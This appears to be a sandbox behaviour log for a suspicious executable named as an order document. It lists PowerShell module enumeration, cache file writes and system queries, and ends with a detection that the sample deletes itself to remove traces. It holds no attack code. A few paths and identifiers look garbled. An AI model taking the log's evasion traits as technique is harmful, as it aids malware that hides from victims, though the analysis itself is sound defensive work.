Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdadfbfc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, bdadfbfc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, bdadfbfc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, bdadfbfc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdadfbfc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdadfbfc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdadfbfc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCP/IP*, 0, bdadfbfc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdadfbfc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, bdadfbfc, 0, 0, 0) Return: b152e80	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_767a28c0-576a-468e-93b3-a92a5f4a688 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152b00, bdadfcc) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_cdb97018-912e-4235-9409-7ef46e6a3455 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_d56a8518-615b-4c03-b126-4b87cf95bfb8 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b19d650, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_9e171436-c937-4495-97a3-6ab639ad9344 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_4c0e7239-380c-4bee-9be2-34d0f2b30b3e Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Call System API	API Name: GetVersionExA Args: (73df82d0) Return: 1	1280	1712
Call System API	API Name: GetVersionExA Args: (bdaade8) Return: 1	1280	1712
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_02c86d53-64d3-405a-b874-3fb9e4d3d801 Type: VSDT_COM_DOS	1280	1712

Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_5e7cdb8e-1c0e-4ce6-b611-35f0d6057b10 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_29c9c0d2-6a76-4587-8999-1bd935d0960f Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b19e2d0, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_7f6a8806-b4ac-4054-9d04-8046ded256a4 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_e05ae412-7a26-49ef-9e83-21d020a06540 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_75e42fc9-f82f-47c6-8c43-f917c96f327f Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_cd2ec4d9-23f9-4835-8bd2-d0d8d9d66fa3 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_026d8cd8-f696-4f76-a387-baa63c41107c Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_c7b7956f-9ccf-4bdd-9c13-96d73b3795c4 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_b12be17d-5154-4337-a5ec-c8d8c7f7f686 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b19e210, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_12fe39f5-a92f-4197-967e-41421dcd71d2 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_bc4b32fd-57c3-413a-a2e1-81be6176e045 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_5f8d74a5-4b1d-4778-992f-ba6b1183f4b7 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_ccbad0e4-819d-49da-9a24-2e8cb9d8e5a8 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b19de10, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_4971a5c4-a903-43d1-b724-afe121c29b20 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_238249d9-828b-47b0-99cf-67b3e0c55472 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a136f546-cba6-4972-bab6-d821568f6901 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_b95f9b4f-e3e1-4db4-8644-b1ed72179373 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (80cad98, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_bdda54c5-bb1d-49ea-917e-c5e884cf797f Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_33f24eb2-5825-49b6-9d7d-beb4efef6daf Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_d4f5287b-0a2b-4513-867d-6dc77b37a861 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a75d2ea2-edic-3421d-8513-7a1041097926 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_3ff4a2f-f1b6-4b72-837c-755f35d2361e Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (80cad98, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a6f8c587-0526-45f8-b68a-e2c44f18cae1 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_28109434-25cd-4e19-9fe8-3853250b4633 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS	1280	1712

Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a2035040-f0bd-4c81-8765-d9eb87d48048 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3ab18f83-dd5b-4fa5-948b-aab4383e999b Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6687a16c-1e4f-47dd-af2b-a296a425b97d Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_051467ba-d833-46ee-91c1-b1d5fee0ebc5 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b19e150, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9394bfc5-873e-4824-9a5a-5ff7636eb310 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c64f8295-29ee-4655-8bf9-a42779197977 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7745226a-4a4e-479d-895c-2356425378f7 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b1edf18, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12cfd4e-6348-436d-8368-4711524cbf3c Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e8320f36-bc2a-4ac0-bf08-206fb6e9aaf6 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_93bcf22c-e017-4451-8a3c-46a8a03bea81 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_09fee7e3-7ce5-4af7-8d11-b9304fac801e Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	1280	1712
Detection	Threat Characteristic: Deletes self to remove traces of the infection %WorkingDir%\GBO-98 BX074987 ORDER.exe		

▼ Screenshot





Process Graph Legend

